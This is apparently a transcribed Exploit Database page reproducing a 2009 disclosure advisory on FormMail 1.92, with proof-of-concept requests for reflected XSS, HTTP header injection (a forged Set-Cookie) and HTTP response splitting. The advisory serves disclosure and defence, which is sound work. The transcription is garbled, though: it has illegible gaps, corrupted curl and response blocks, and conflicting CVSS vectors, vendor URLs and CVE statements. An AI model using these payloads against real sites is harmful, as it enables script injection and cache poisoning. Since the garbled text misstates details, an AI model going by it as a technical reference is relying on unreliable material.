

PRESS REVIEW ARCHIVE

Digital Media Monitoring & Documentation Service

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Page Screenshot

The screenshot shows the Exploit Database interface for the entry "formmail 1.92 - Multiple Vulnerabilities". The header includes the Exploit Database logo and navigation icons. The main content area displays the following details:


- EDB-ID:** 8950
- CVE:** 2009-1777 2009-1776
- Author:** USH
- Type:** WEBAPPS
- Platform:** PHP
- Date:** 2009-06-15
- EDB Verified:** ✓
- Exploit:** 1 / 1
- Vulnerable App:**

Below the metadata, there is a section titled "FormMail 1.92 Multiple Vulnerabilities" containing a detailed description of the vulnerabilities. The text describes the vulnerabilities in FormMail 1.92 and possibly earlier versions, noting the severity as Medium and the impact as Medium 4.3/10. It also lists the vendor, advisory, authors, and date.

Name: Multiple Vulnerabilities in FormMail
Systems Affected: FormMail 1.92 and possibly earlier versions
Severity: Medium
Impact (CVSSv2): Medium 4.3/10, vector: (AU:N/AC:H/Au:N/C:P/I:N/A:N)
Vendor: <http://www.scriptarchlve.com/formmail.html>
Advisory: http://www.ush.it/team/ush/hack-formmail_192/adv.txt
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Date: 20090511

I. BACKGROUND

FormMail is a generic HTML form to e-mail gateway that parses the results of any form and sends them to the specified users. This script has many formatting and operational options, most of which can be specified within each form, meaning you don't need programming knowledge or multiple



formmail 1.92 - Multiple Vulnerabilities

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CVE:

[2009-1777](#) [2009-1776](#)

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Exploit:   / 

Platform:

[PHP](#)

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Vulnerable App:



Name	Multiple Vulnerabilities in FormMail
Systems Affected	FormMail 1.92 and possibly earlier versions
Severity	Medium
Impact (CVSSv2)	Medium 4.3/10, vector: (AV:N/AC:M/Au:N/C:P/I:N/A:N)
Vendor	http://www.scriptarchitect.com/formmail.html
Advisory	http://www.ush.it/team/ush/hack/formmail_192/adv.txt
Authors	Francesco "ascil" Ongaro (ascil AT ush DOT it) Giovanni "evaltiv3" Pellerano (evaltiv3 AT ush DOT it) Antonio "s4tan" Parata (s4tan AT ush DOT it)
Date	20090511

FormMail is a generic HTML form to e-mail gateway that parses the results of any form and sends them to the specified users. This script has many formatting and operational options, most of which can be specified within each form, meaning you don't need programming knowledge or multiple scripts for multiple forms. This also makes FormMail the perfect system-wide solution for those looking for form-based user feedback capabilities without the risks of allowing freedom of CGI access. There are several downloading options available below and more information on this script can be found in the Readme file. FormMail is quite possibly the most used CGI program on the Internet, having been downloaded over 2,000,000 times since 1997.

Multiple Vulnerabilities exist in FormMail software.

Summary:

A) Prelude to the vulnerabilities

What follows is the code used to validate the user input:

Line 283: \$safeConfig array definition.

[illegible]

Line 518: definition of `clean_html` function, used to generate the `"$safeConfig"` array from `"$Config"`.

[illegible]

These functions are not always applied to the user input and don't protect against all the attack vectors (as URI or DOM XSS that can work also if encoded), this is why various vulnerabilities exist.

Line 293: the "redirect" variable is used to write the location header value. Its value is not filtered so it's possible to perform both HTTP Header Injection and an HTTP Response Splitting attacks.

Since Header Injection is one of the most versatile attack vectors we could use it (like "downgrade it") to perform a Cross Site Scripting attack but it would not represent a different vulnerability.

In this case we are already inside a "Location" response header and it's possible to perform an XSS without splitting the response and using the standard Apache page for the 302 Found HTTP status.

[illegible][illegible]

XSS vulnerability example:

```
http://127.0.0.1/FormMail.pl?recipient=foobar@ush.it&subject=1&redire
ct=javascript:alert(%27USH%27);
```

Response:

[illegible][illegible]

Obliquely the VCC is not automatic since browsers don't follow the

obviously the XSS is not automatic since browsers don't follow the "javascript:" URI handler in the "Location" header.

A second XSS vulnerability, not based on HTTP tricks, exists: in the following code the the `$return_link` variable is reflected (printed) in the page body without any validation:

[illegible]

Line 371: the "\$return_link" variable is printed in the page body without any validation.

[illegible]

```
# Check for a Return Link and print one if found. #
if ($Config['return_link_url'] && $Config['return_link_title']) {
    print "<ul>\n";
    print "<li><a href=\"$SafeConfig['return_link_url']\">$SafeConfig['return_link_title']</a>\n";
    print "</ul>\n";
}
```

[illegible]

The vulnerability can be triggered with the following request:

```
$ curl -kis "http://127.0.0.1/FormMail.pl?recipient=foobar@ush.it&subject=1&return_link_url=javascript:alert(%27USH%27);&return_link_title=USH"
```

This XSS is not automatic.

C) HTTP Response Header Injection

An HTTP Response Header Injection vulnerability exists, the following request triggers the vulnerability:

```
$ curl -kis "http://127.0.0.1/FormMail.pl?recipient=foobar@ush.it&subject=1&redirect=http://www.example.com%0D%0ASet-Cookie:auth%3DUSH;vuln%3DHTTPHeaderInjection:"
```

Can be verified with the obvious "javascript:alert(document.cookie)".

D) HTTP Response Splitting

Thanks to the full exploitability of the Header Injection vulnerability an HTTP Response Splitting can be performed.

The following request is an example of the attack:

http://127.0.0.1/FormMail.pl?recipient=foobar@ush.it&subject=1&redirect=http://www.ush.it%0D%0A%0FContent-Length:%20%0D%0AContent-Type:%20text/plain%0D%0AStatus:302%0D%0A%0D%0AHTTP/1.1%20200%20OK%0D%0AContent-Type:%20text/plain%0D%0Ahttp://www.ush.it

[illegible]

```
5 curl -k https://127.0.0.1/ForMail.pl?recipient=foob@ush.1ts8ub
junct&redirect=460XGNA0FContent-Length:32608XGNA0Content-Type:text/pl
ainXGNA0Status:302XGNA0XGNA0XGNA0HTTPl.1.X2620X280XGNA0Content-Type:X2
0text/plainXGNA0XGNA0http://www.ush.1t*
HTTP/1.1 302 Found
Date: Sun, 12 Apr 2009 23:01:18 GMT
Server: Apache
Location: /
Transfer-Encoding: chunked
Content-Type: text/plain
```

```
HTTP/1.1 200 OK
Content-Type: text/plain
http://www.ush.it
```

[illegible]

HTTP Response Splitting can be used to trigger a number of different vectors, ranging from automatic Reflected XSS to Browser and Proxy Cache Poisoning.

IV. DETECTION

FormMail 1.92 and possibly earlier versions are vulnerable.

V. WORKAROUND

VI. VENDOR RESPONSE

VII. CVE INFORMATION

No CVE at this time.

VIII. DISCLOSURE TIMELINE

```
20070501 Bug discovered
20070531 Initial vendor contact (Thu, 31 May 2007 22:21:39 +0200)
-- No response and the bug slept for some time in ascli's mind --
20090505 Second vendor contact
-- Giving up, will have better results with forced disclosure --
20090511 Advisory Release
```

IX. CREDIT

Francesco "ascii" Ongaro, Giovanni "evilaliv3" Pellerano and Antonio "s4tan" Parata are credited with the discovery of this vulnerability.

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X. LEGAL NOTICES

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